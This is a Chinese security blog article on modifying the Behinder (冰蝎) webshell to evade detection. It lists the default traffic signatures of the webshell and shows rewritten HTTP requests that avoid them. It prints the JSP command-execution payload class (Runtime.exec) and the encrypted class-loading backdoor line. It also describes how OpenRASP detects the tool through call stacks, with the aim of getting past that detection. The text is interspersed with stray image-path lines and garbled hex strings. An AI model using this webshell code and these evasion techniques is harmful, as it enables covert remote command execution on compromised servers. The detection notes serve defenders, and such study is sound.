冰蝎，从入门到魔改（续）

这是 酒仙桥六号部队 的第 51 篇文章。

全文共计 2086 个字，预计阅读时长 8 分钟。

0x01 前言

本篇文章是《冰蝎，从入门到魔改》的续篇。有小伙伴读过上一篇文章后联系笔者，说只介绍了 PHP 版本的特征擦除，希望可以获知其它语言版本的特征擦除思路和方法。本篇首先简单介绍一下上一篇文章中的通用流量特征点及擦除后的效果，再着重介绍在对 "冰蝎"JSP 版和 ASP 版的魔改中碰到的问题及流量监测 / 规避的方法思路。

0x02 通用篇

本章节简单的介绍一下 PHP、JSP、ASP 版本 "冰蝎" 的通用特征，具体原理和修改思路可以参考上一篇文章：《冰蝎，从入门到魔改》

密钥交换时的 URL 参数

密钥交换的的 URL 参数

特征：

密钥交换式 Webshell 默认密码为 pass，并且参数值为 3 位随机数字。

原版：

```
GET /shell.php?pass=593 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

修改版：

```
GET /shell.php?GJ0luP=bU0bUJ&7EhROL=C00uQLz&pass=FLFfs&R8FaMzR=ESZAE&CfHHHu=plM3R6F&eAknBR=nY6t0 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Chrome/6.0.472.33
Safari/534.3 SE 2.X MetaSr 1.0
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

header 中的 Content-Type

特征：

GET 形式访问会携带 Content-type 字段，并且内容固定。

原版：

```
GET /shell.php?pass=593 HTTP/1.1
```

```
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

修改版：

GET 请求：

```
GET /shell.php?nLxqrR=FhQWU5&qHUYLQ=AAUYTZ2&pass=wKpQ3k&OJcha=M8skAf&DFu5g=C5SMQ&vbzf6eF=cpUWyC HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; ) AppleWebKit/534.12 (KHTML, like Gecko) Maxthon/3.0 Safari/534.12
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

POST 请求：


```
771db3c5a0eabd6aPOST /shell.php HTTP/1.1
Content-Type: text/html; charset=utf-8
Cookie: PHPSESSID=n38321i9rf9153b1fcg739j7p5; path=/
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; ) AppleWebKit/534.12 (KHTML, like Gecko) Maxthon/3.0 Safari/534.12
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 1068
```

header 中的 User-Agent

特征：


内置 17 个较旧 的 User-Agent。

原版：




修改版：

2020 年发布的 Firefox 75.0：



2019 年 11 月发布的 Chrome 78.0.3904.108：



header 中的 Accept

特征：

Accept 字段为固定非常见值。

原版：

GET 请求：

```
GET /shell.php?fVc7s=lYSOf21&rcMLPry=tgthyWn&DiJb8=bIuJwS&pass=JyMUNNh&kE9erOj=8GfgU&8fo2OL=NBhtxjT HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

POST 请求：

```
5c95e7d3906724bbPOST /shell.php HTTP/1.1
Content-Type: text/html; charset=utf-8
Cookie: PHPSESSID=65t6nt40q22cg5g2h2oc78mcr2; path=/
User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 1068
```

修改版：

GET 请求：

```
GET /shell.php?BRme2=YuaWSZA&54FT8c=tL46hr&pass=4SE44k0&lpKiX7=0403qGH&79Jxv9=gyMM5 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Host: 192.168.81.130
Connection: keep-alive
```

POST 请求：

二次密钥获取

特征：

至少两次的 GET 形式获取密钥的过程。

原版：


GET /shell.php?pass=593 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
第一次获取密钥
HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 08:43:13 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=cns3060cjk46337qnr3vsqqts5; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
第一次服务端返回的密钥
fc56f4236dd7d922GET /shell.php?pass=352 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
第二次获取密钥
HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 08:43:13 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=4jmtkk8cj2f8vs6udgfdi6qe22; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html
第二次服务端返回的密钥
0161a6755f117c95POST /shell.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
客户端发送POST包

修改版：

response 中返回密钥

特征：

密钥返回是直接以 16 位字符的形式返回到客户端，Content-Length 固定为 16。

原版：

修改版：

直接访问：

流量侧：

header 中的 Cookie

特征:

Cookie 中携带非常规的 Path 参数内容。

原版：


```
fc56f4236dd7d922GET /shell.php?pass=352 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 09 Jul 2020 08:43:13 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=4jmtkk8cj2f8vs6udgfdi6qe22; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html

0161a6755f117c95POST /shell.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=4jmtkk8cj2f8vs6udgfdi6qe22; path=/
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 1068
```

修改后的效果：

0x03 JSP 篇


Webshell 免杀原理

首先看下 JSP 版的 Webshell 代码，大体逻辑如下：




可以看到将客户端发来的字节码转为类并实例化，之后调用了 equals 函数。equals 函数默认为 Object 的函数，是比较两个对象的内存地址，在 JAVA 代码中非常常见的函数，所以整个 Webshell 看起来人畜无害。

我们看下客户端中的相关代码，首先通过 getData 函数来获取发送的数据：



getParamedClass 函数为将类转为字节码的关键函数：



被转成字节码的 Cmd 类，其中 cmd 参数为执行命令的字符串：

```java
import java.util.HashMap;
import java.util.Map;

public class Cmd {
    public static String cmd;
    private ServletRequest Request;
    private ServletResponse Response;
    private HttpSession Session;

    public boolean equals(Object obj) {
        PageContext page = (PageContext) obj;
        this.Session = page.getSession();
        this.Response = page.getResponse();
        this.Request = page.getRequest();
        page.getResponse().setCharacterEncoding("UTF-8");
        Map<String, String> result = new HashMap<>();
        try {
            result.put("msg", RunCMD(cmd));
            result.put("status", "success");
            try {
            } catch (Exception e) {
                e.printStackTrace();
            }
        } catch (Exception e2) {
            result.put("msg", e2.getMessage());
            result.put("status", "success");
            try {
            } catch (Exception e3) {
                e3.printStackTrace();
            }
        } finally {
            try {
                ServletOutputStream so = this.Response.getOutputStream();
                so.write(Encrypt(buildJson(result, true).getBytes(StandardCharsets.UTF_8)));
                so.flush();
                so.close();
                page.getOut().clear();
            } catch (Exception e4) {
                e4.printStackTrace();
            }
        }
        return true;
    }

    private String RunCMD(String cmd2) throws Exception {
        Process p;
        Charset osCharset = Charset.forName(System.getProperty("sun.jnu.encoding"));
        String result = "";
        if (cmd2 == null || cmd2.length() <= 0) {
            return result;
        }
        if (System.getProperty("os.name").toLowerCase().indexOf("windows") >= 0) {
            p = Runtime.getRuntime().exec(new String[]{"cmd.exe", "/c", cmd2});
        } else {
            p = Runtime.getRuntime().exec(cmd2);
        }
        BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream(), "GB2312"));
        String disr = br.readLine();
        String result2 = result;
        while (disr != null) {
            String result3 = result2 + disr + "\n";
            disr = br.readLine();
            result2 = result3;
        }
        return new String(result2.getBytes(osCharset));
    }
```

可以看到，Cmd 类中将 equals 函数重写了，内部中调用了 RunCMD 。而 RunCMD 实际就是使用 Runtime.getRuntime().exec 执行系统命令，并将输出返回。

header 中的 Content-Type

JSP 版本连接的时候，客户端的请求包中的 Content-Type 为 application/octet-stream ，意思是客户端传输的为字节流。如果未有此相关业务，可作为一个较明显的监测特征。

```
84dbe134255d4450POST /examples/shell.jsp HTTP/1.1
Content-Type: application/octet-stream
Cookie: JSESSIONID=EADFD52F808FFE45FFF26FFA63785112
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/
537.36 OPR/67.0.3575.79
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130:8080
Connection: keep-alive
Content-Length: 8300

UYHU3NNdQ5u41xWsHG92P/
Rx766EMCh6ec44sLNCvX7oDKv3B+yDc0W+sx4qTtQ+ZsiUNERHqJu0nihkB8nJrRPyffmmYKu+Vu06glr3VBVeJyZWD+tdzY6tNr1CsCZkkUbSkbutUyftFKcR
```

修改思路：

POST 形式访问时将值改为 Content-Type 值改为 "text/html; charset=utf-8" 或者 "text/x-www-form-urlencoded; charset=utf-8" 以规避安全检测。

看 Webshell 中的代码是直接读取了一整行的数据，所以改成其它类型也是没关系的。

```
17  Cipher c=Cipher.getInstance("AES");
18  c.init(2,new SecretKeySpec((session.getValue("u")+"").getBytes(),"AES"));
19  new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))
        ).newInstance().equals(pageContext);
20  %>
```

修改后的效果：

POST 请求：

对抗 RASP

什么是 RASP?

RASP 英文为 Runtime application self-protection，即实时应用自我保护。它是一种新型应用安全保护技术，它将保护程序像疫苗一样注入到应用程序和应用程序融为一体，能实时检测和阻断安全攻击，使应用程序具备自我保护能力，当应用程序遇到特定漏洞和攻击时不需要人工干预就可以进行自动重新配置应对新的攻击。

此理念的众多产品，其中比较有名的开源项目叫做 OpenRASP 。OpenRASP 是可以监测冰蝎后门的，不论 Webshell 如何免杀变形，OpenRASP 基于命令执行的调用堆栈来识别冰蝎：

No.4 JSP defineClass 后门

演练期间见到最多的就是冰蝎动态后门了，其中JSP版本通过自定义ClassLoader + defineClass方法来实现eval特性。

```
new U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newIns
tance().equals(pageContext);
```

因为流量是AES双向加密的，对绕过WAF和IDS会比较有效。但部署在应用内部的OpenRASP，还是能够看到后门操作（安装 999-event-logger 插件即可看到日志）：

```
[event-logger] Listing directory content:/
[event-logger] Execute command: whoami
```

```
java.lang.ProcessBuilder.start
...
net.rebeyond.behinder.payload.java.Cmd.RunCMD
net.rebeyond.behinder.payload.java.Cmd.equals
```

同样，我们依然可以通过命令执行的堆栈识别冰蝎：

```
java.lang.ProcessBuilder.start
...net.rebeyond.behinder.payload.java.Cmd.RunCMD
net.rebeyond.behinder.payload.java.Cmd.equals
```


因此，无论服务端的JSP如何变形，只要客户端代码不变，我们通过校验堆栈就可以检测冰蝎动态后门。目前最新版的JS插件 2019-0703-1600 已经支持防护。

相比于传统的WAF，OpenRASP填补了IDC内部横向渗透防护能力缺失的不足。当黑客突破防火墙上传了后门，当EDR缺少相应的文件规则时，OpenRASP依然可以根据应用行为进行检测。目前OpenRASP官方插件提供了 **算法3 - 识别常用渗透命令（探针）**，允许用户审计命令执行并识别服务器上的**未知WebShell**。

hah~ 这里提到了只要客户端代码不变，就可以检测到，但是我们既然是魔改就肯定会改代码的~

先来看下 "冰蝎" 连接 Webshell 后运行命令 whoami 的结果，在部署好 OpenRASP 后运行，可以在


tomcatroot/rasp/logs/alarm/alarm.log 文件中查到告警日志：


调用堆栈包含冰蝎特征
命令执行内容显而易见

